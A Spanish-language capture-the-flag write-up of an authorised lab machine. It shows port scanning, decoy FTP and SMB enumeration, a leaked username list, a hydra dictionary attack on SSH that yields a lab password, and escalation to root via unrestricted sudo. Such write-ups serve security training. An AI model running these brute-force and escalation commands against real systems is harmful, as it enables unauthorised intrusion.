INFORME DE PENTESTING · RED TEAM

Laboratorio UNIVERSITY-ESCAPE

Evaluación de seguridad ofensiva de un entorno Linux que expone servicios FTP, SSH, HTTP y SMB. Desde el reconocimiento externo hasta el compromiso total del sistema (`root`).

OBJETIVO	PLATAFORMA	DIFICULTAD	FECHA
`172.17.0.2`	whoami-labs.com	Media (3 pts)	13 nov 2026

RESULTADO
Root obtenido

Aviso de alcance y legalidad. Esta evaluación se realizó sobre un laboratorio de prácticas aislado y autorizado explícitamente para la realización de ataques (`whoami-labs.com`, host `172.17.0.2`). Las técnicas aquí descritas solo deben ejecutarse contra sistemas propios o con autorización por escrito. Fuera de ese marco constituyen un delito.

01 Resumen ejecutivo

Se comprometió por completo la máquina objetivo, obteniendo acceso con privilegios de `root` y la bandera final del laboratorio. El compromiso no requirió explotar ninguna vulnerabilidad de software compleja: se encadenaron **malas configuraciones y credenciales débiles**, que son los hallazgos más habituales en entornos reales.

La ruta de ataque fue directa: el reconocimiento reveló un panel de administración web que **filtraba los nombres de usuario válidos y la política de contraseñas**. Con ese dato, un ataque de diccionario contra el servicio SSH obtuvo las credenciales del usuario `admin`. Una vez dentro, ese usuario tenía permiso para ejecutar **cualquier comando como** `root` **mediante** `sudo`, lo que permitió la escalada inmediata al control total del sistema.

Crítico	4	root
Impacto global del compromiso	Servicios expuestos (FTP·SSH·HTTP·SMB)	Nivel de acceso alcanzado

```
CTF{env_suid_escalation_root}
```

02 Alcance y metodología

ELEMENTO	DETALLE
Objetivo autorizado	`172.17.0.2` (laboratorio UNIVERSITY-ESCAPE)
Tipo de prueba	Caja negra (sin credenciales ni información previa)
Máquina atacante	Kali Linux
Metodología	Reconocimiento → Enumeración → Acceso inicial → Escalada de privilegios → Post-explotación
Marco de referencia	MITRE ATT&CK · PTES

Las fases siguen el ciclo clásico de una operación de red team. Cada apartado incluye los comandos empleados y la evidencia gráfica correspondiente.

---

03 Reconocimiento — escaneo de puertos

Se lanzó un escaneo completo de puertos TCP con detección de versiones y scripts por defecto sobre el objetivo:

```
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

```
└─$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-13 16:43 +0100
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65530 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| dr-xr-xr-x    1 65534    65534        4096 Jan 10  2026 backup
| dr-xr-xr-x    1 65534    65534        4096 Jan 10  2026 docs
| dr-xr-xr-x    1 65534    65534        4096 Jan 10  2026 files
| dr-xr-xr-x    1 65534    65534        4096 Jan 10  2026 mac
| dr-xr-xr-x    1 65534    65534        4096 Jan 10  2026 shared
| dr-xr-xr-x    1 65534    65534        4096 Jan 10  2026 uploads
|_dr-xr-xr-x    1 65534    65534        4096 Jan 10  2026 windows
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e9:84:af:08:25:67:60:37:77:a0:3a:9a:c9:e2:29:83 (RSA)
|   256 b4:03:b5:d0:f8:5f:78:25:46:23:b0:00:21:7e:de:f6 (ECDSA)
|_  256 a9:13:1b:b7:00:00:f2:08:29:5e:fb:a8:09:d7:d8:ca (ED25519)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Inicio - Universidad T\xC3\xA9cnica del Caribe
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
MAC Address: AE:B6:01:EE:78:F8 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2026-11-13T15:43:57
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.36 seconds
```

Figura 1 — Nmap identifica cuatro servicios abiertos y confirma login anónimo en FTP.

El escaneo reveló la siguiente superficie de ataque:

PUERTO	SERVICIO	VERSIÓN	OBSERVACIÓN
`21`	FTP	vsftpd 3.0.5	**Login anónimo permitido** (FTP code 230)
`22`	SSH	OpenSSH 8.2p1 (Ubuntu)	Vector de acceso remoto
`80`	HTTP	Apache 2.4.41	Web «Universidad Técnica del Caribe»
`139/445`	SMB	Samba smbd 4	Firma de mensajes habilitada pero no obligatoria

04 Enumeración FTP anónima

El acceso anónimo al FTP permitió navegar por una amplia estructura de directorios (`backup`, `docs`, `files`, `mac`, `shared`, `uploads`, `windows`). La mayoría contenían ficheros `.b64` y mensajes codificados en Base64.




Figura 2 — `backup/message.txt` contiene una cadena Base64.

Al decodificar los mensajes se obtenía el texto `«lo siento hacker por aca no es!»`. Tras revisar sistemáticamente los directorios y subdirectorios (figuras 3–6), se confirmó que **todo el contenido del FTP es un señuelo** (*rabbit hole*): ficheros con nombres sugerentes (`credentials.txt.b64`, `config.sys.b64`, `script.ps1.b64`…) pero sin valor real.




Figura 3 — Estructura del directorio `windows` *(linux · samba · tools).*

```
ftp> cd linux
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||10023|)
150 Here comes the directory listing.
-r-xr-xr-x    1 65534    65534          53 Jan 10  2026 env.sh.b64
-r-xr-xr-x    1 65534    65534          49 Jan 10  2026 wsl.conf.b64
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> cd samba
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||10055|)
150 Here comes the directory listing.
-r-xr-xr-x    1 65534    65534          49 Jan 10  2026 cifs.conf.b64
-r-xr-xr-x    1 65534    65534          45 Jan 10  2026 credentials.txt.b64
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> cd tools
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||10069|)
150 Here comes the directory listing.
-r-xr-xr-x    1 65534    65534          57 Jan 10  2026 cmd_tools.exe.b64
-r-xr-xr-x    1 65534    65534          41 Jan 10  2026 script.bat.b64
226 Directory send OK.
ftp>
```

Figura 4 — Ficheros `.b64` señuelo dentro de los subdirectorios.

```
ftp> cd mac
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||10037|)
150 Here comes the directory listing.
dr-xr-xr-x    1 65534    65534        4096 Jan 10  2026 .
dr-xr-xr-x    1 65534    65534        4096 Jan 10  2026 ..
dr-xr-xr-x    1 65534    65534        4096 Jan 10  2026 sistema
dr-xr-xr-x    1 65534    65534        4096 Jan 10  2026 tools
dr-xr-xr-x    1 65534    65534        4096 Jan 10  2026 word
226 Directory send OK.
ftp> cd sistema
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||10042|)
150 Here comes the directory listing.
-r-xr-xr-x    1 65534    65534          53 Jan 10  2026 config.sys.b64
-r-xr-xr-x    1 65534    65534          37 Jan 10  2026 lib.bin.b64
226 Directory send OK.
ftp>
```

Figura 5 — Más ramas señuelo bajo `mac/sistema`.

```
ftp> cd tools
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||10044|)
150 Here comes the directory listing.
-r-xr-xr-x    1 65534    65534          41 Jan 10  2026 script.ps1.b64
-r-xr-xr-x    1 65534    65534          33 Jan 10  2026 script.sh.b64
-r-xr-xr-x    1 65534    65534          41 Jan 10  2026 utils.py.b64
226 Directory send OK.
ftp> cd..
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||10074|)
150 Here comes the directory listing.
-r-xr-xr-x    1 65534    65534          41 Jan 10  2026 script.ps1.b64
-r-xr-xr-x    1 65534    65534          33 Jan 10  2026 script.sh.b64
-r-xr-xr-x    1 65534    65534          41 Jan 10  2026 utils.py.b64
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> cd word
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||10034|)
150 Here comes the directory listing.
-r-xr-xr-x    1 65534    65534          49 Jan 10  2026 docs_en.doc.b64
-r-xr-xr-x    1 65534    65534          49 Jan 10  2026 docs_es.doc.b64
226 Directory send OK.
ftp>
```

Figura 6 — Directorios `tools` y `word`, también sin contenido útil.

> **Conclusión de la fase.** El FTP está diseñado para consumir tiempo del atacante. Es un buen recordatorio de disciplina: enumerar, verificar y descartar vectores en lugar de obsesionarse con uno. El vector real estaba en la web.

---

05 Enumeración web — el punto clave

Se realizó fuzzing de directorios y ficheros sobre el servidor Apache con Feroxbuster:

```
feroxbuster -u http://172.17.0.2 -t 5 -x php,bak,txt,html,py,zip \
  -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
```




Figura 7 — Feroxbuster descubre `admin.php` junto a las páginas estáticas del sitio.

Entre las páginas encontradas destacaba `admin.php`, un panel de inicio de sesión. La inspección del código HTML con las herramientas de desarrollador reveló dos pistas colocadas en el propio formulario:




Figura 8 — El HTML filtra usuarios válidos y la política de contraseñas.

- **Usuarios válidos filtrados:** `admin`, `hacker`, `auditor`.
- **Política de contraseñas filtrada:** «Las contraseñas son iguales a los nombres de usuario».

Hallazgo de alto valor. Exponer la lista de usuarios válidos y una pista sobre su política de contraseñas en el cliente convierte un panel de login en una invitación. Aunque la pista de la contraseña resultó ser otra desviación, la lista de usuarios fue el dato decisivo para el acceso inicial.

---

06 Enumeración SMB

Se enumeraron los recursos compartidos de Samba con acceso nulo:

```
smbclient -L //172.17.0.2 -N
smbclient //172.17.0.2/recursos -N
```




Figura 9 — El recurso `recursos` solo contiene otro señuelo en `hint.txt`.

El recurso `recursos` era accesible sin credenciales y contenía `hint.txt`. Su contenido, decodificado en Base64, devolvía de nuevo el mensaje `«lo siento hacker por aca no es!»`, confirmando que SMB tampoco era el camino.

---

07 Acceso inicial — fuerza bruta SSH

Con el usuario `admin` obtenido de la web, se lanzó un ataque de diccionario contra SSH usando `rockyou.txt`:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 64
```




Figura 10 — Hydra recupera la credencial válida: `admin : summertime`.

Hydra encontró la contraseña `summertime` para el usuario `admin`. Con ella se estableció una sesión SSH interactiva:

```
ssh admin@172.17.0.2
# password: summertime
id  →  uid=1000(admin) gid=1000(admin) groups=1000(admin)
```

```
┌──(kali㉿kali)-[~]
└─$ ssh admin@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:p6NcfA1tZwRKHzwfwJEOwIu9TSqM4MtOwVUvkDYhENI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
admin@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 7.1.5+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@universityescape:~$ id
uid=1000(admin) gid=1000(admin) groups=1000(admin)
admin@universityescape:~$ whomai
-bash: whomai: command not found
admin@universityescape:~$ whoami
admin
admin@universityescape:~$
```

Figura 11 — Acceso inicial confirmado como usuario `admin` en `universityescape`.

---

08 Escalada de privilegios a root

El primer paso tras obtener una shell es comprobar los permisos `sudo` del usuario:

```
sudo -l
```

```
admin@universityescape:~$ sudo -l
[sudo] password for admin:
Matching Defaults entries for admin on universityescape:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on universityescape:
    (ALL) ALL
admin@universityescape:~$
```

Figura 12 — El usuario `admin` puede ejecutar `(ALL) ALL` como root.

El resultado fue demoledor: `admin` está autorizado a ejecutar **cualquier comando como cualquier usuario** (`(ALL) ALL`). Esto hace la escalada trivial:

```
sudo su
# root@universityescape:/home/admin#
cat /root/flag.txt
```




Figura 13 — Shell de `root` obtenida y lectura de la bandera en `/root/flag.txt`.

`CTF{env_suid_escalation_root}`



Figura 14 — La plataforma whoami-labs valida la bandera: laboratorio completado.

---

09 Ruta de ataque resumida

- **Reconocimiento.** Nmap descubre FTP, SSH, HTTP y SMB en `172.17.0.2`.
- **Enumeración.** FTP anónimo y SMB resultan ser señuelos; la web expone `admin.php`.
- **Fuga de información.** El HTML de `admin.php` filtra los usuarios `admin/hacker/auditor`.
- **Acceso inicial.** Hydra obtiene `admin:summertime` por fuerza bruta en SSH.
- **Escalada.** `sudo -l` revela `(ALL) ALL` → `sudo su` → **root**.
- **Objetivo.** Lectura de `/root/flag.txt` y validación en la plataforma.

10 Hallazgos y remediación

CRÍTICO Permiso `sudo` sin restricciones (ALL : ALL)

Descripción. El usuario `admin`, destinado a tareas operativas, puede ejecutar cualquier comando como root sin limitación. Cualquier compromiso de esa cuenta equivale al compromiso total del sistema.

